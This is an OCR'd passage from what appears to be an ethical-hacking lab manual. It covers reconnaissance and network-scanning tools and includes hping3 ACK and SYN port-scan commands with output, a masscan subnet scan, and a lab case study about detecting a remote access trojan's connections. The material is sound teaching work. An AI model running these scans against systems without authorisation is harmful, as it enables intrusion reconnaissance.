
vii. Smart Whois


You can download software "SmartWhois" https://www.tamos.com/products/legacy for Whois lookup as shown in the figure below: -





ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool

1. Port Droid Tool












2. Fing Tool






3. Network Scanner Tool




viii. eMailTracker Pro


eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spam washer) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports



Enter Header Details and click trace to see results





B. Scan the network using the following tools:

i. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyser tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols.

Using Hping, the following parameters can be performed: -

➢ Test firewall rules.

➢ Advanced port scanning.

➢ Testing net performance.

➢ Path MTU discovery.

➢ Transferring files between even fascist firewall rules.

➢ Traceroute-like under different protocols.

➢ Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

To create an ACK packet:

`root@kali:~# hping3 -A 192.168.0.1`


```
└─$ su root
Password:
┌──(root㉿kali)-[/home/a]
└─# hping3 - A 192.168.0.1
hping3: you must specify only one target host at a time

┌──(root㉿kali)-[/home/a]
└─# hping3 -A 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): A set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=128 id=26497 sport=0 flags=R seq=0 win=32767 rtt=15.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26498 sport=0 flags=R seq=1 win=32767 rtt=2.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26499 sport=0 flags=R seq=2 win=32767 rtt=2.0 ms
len=46 ip=192.168.0.1 ttl=128 id=26500 sport=0 flags=R seq=3 win=32767 rtt=1.6 ms
len=46 ip=192.168.0.1 ttl=128 id=26501 sport=0 flags=R seq=4 win=32767 rtt=8.3 ms
len=46 ip=192.168.0.1 ttl=128 id=26502 sport=0 flags=R seq=5 win=32767 rtt=7.5 ms
len=46 ip=192.168.0.1 ttl=128 id=26503 sport=0 flags=R seq=6 win=32767 rtt=6.8 ms
len=46 ip=192.168.0.1 ttl=128 id=26504 sport=0 flags=R seq=7 win=32767 rtt=1.7 ms
len=46 ip=192.168.0.1 ttl=128 id=26505 sport=0 flags=R seq=8 win=32767 rtt=5.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26506 sport=0 flags=R seq=9 win=32767 rtt=4.1 ms
len=46 ip=192.168.0.1 ttl=128 id=26507 sport=0 flags=R seq=10 win=32767 rtt=3.3 ms
len=46 ip=192.168.0.1 ttl=128 id=26508 sport=0 flags=R seq=11 win=32767 rtt=18.9 ms
len=46 ip=192.168.0.1 ttl=128 id=26509 sport=0 flags=R seq=12 win=32767 rtt=7.2 ms
len=46 ip=192.168.0.1 ttl=128 id=26510 sport=0 flags=R seq=13 win=32767 rtt=6.5 ms
len=46 ip=192.168.0.1 ttl=128 id=26511 sport=0 flags=R seq=14 win=32767 rtt=7.8 ms
Slen=46 ip=192.168.0.1 ttl=128 id=26512 sport=0 flags=R seq=15 win=32767 rtt=7.9 ms
len=46 ip=192.168.0.1 ttl=128 id=26513 sport=0 flags=R seq=16 win=32767 rtt=2.4 ms
len=46 ip=192.168.0.1 ttl=128 id=26514 sport=0 flags=R seq=17 win=32767 rtt=2.6 ms
len=46 ip=192.168.0.1 ttl=128 id=26515 sport=0 flags=R seq=18 win=32767 rtt=1.8 ms
len=46 ip=192.168.0.1 ttl=128 id=26516 sport=0 flags=R seq=19 win=32767 rtt=0.4 ms
len=46 ip=192.168.0.1 ttl=128 id=26517 sport=0 flags=R seq=20 win=32767 rtt=8.3 ms
^C
--- 192.168.0.1 hping statistic ---
22 packets transmitted, 21 packets received, 5% packet loss
round-trip min/avg/max = 0.4/5.8/18.9 ms
```

- To Create SYN scan against different ports:
  root@kali:~# hping3 -8 1-600 -S 10.10.50.202

```
┌──(root㉿kali)-[/home/a]
└─# hping3 -8 1-600 -S 192.168.1.2
Scanning 192.168.1.2 (192.168.1.2), port 1-600
600 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
    7 echo       : .S..A... 128 15468 64240    46
    9 discard    : .S..A... 128 15724 64240    46
   13 daytime    : .S..A... 128 15980 64240    46
   17 qotd       : .S..A... 128 16236 64240    46
   19 chargen    : .S..A... 128 16492 64240    46
   80 http       : .S..A... 128 16748 64240    46
  135 epmap      : .S..A... 128 17004 64240    46
  139 netbios-ssn: .S..A... 128 17516 64240    46
  445 microsoft-d: .S..A... 128 17772 64240    46
All replies received. Done.
```


ii. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.



iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features. It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies. It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.




iv. Masscan

MASSCAN is TCP port scanner which transmits SYN packets asynchronously and produces results similar to Nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet

(192.168.1.0/24):

root@kali:~# **masscan -p22,80,445 192.168.1.0/24**




v. NEET

Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and coordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.

┌──(kali㉿kali)-[~/Downloads/neet-1.2.7]

└─$ sudo ./install.sh



vi. CurrPorts


Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:


Windows 7 Machine | Private Network | Server 2016

Configuration:

1. Run the application Currports on Windows Server 2016 and observe the processes.



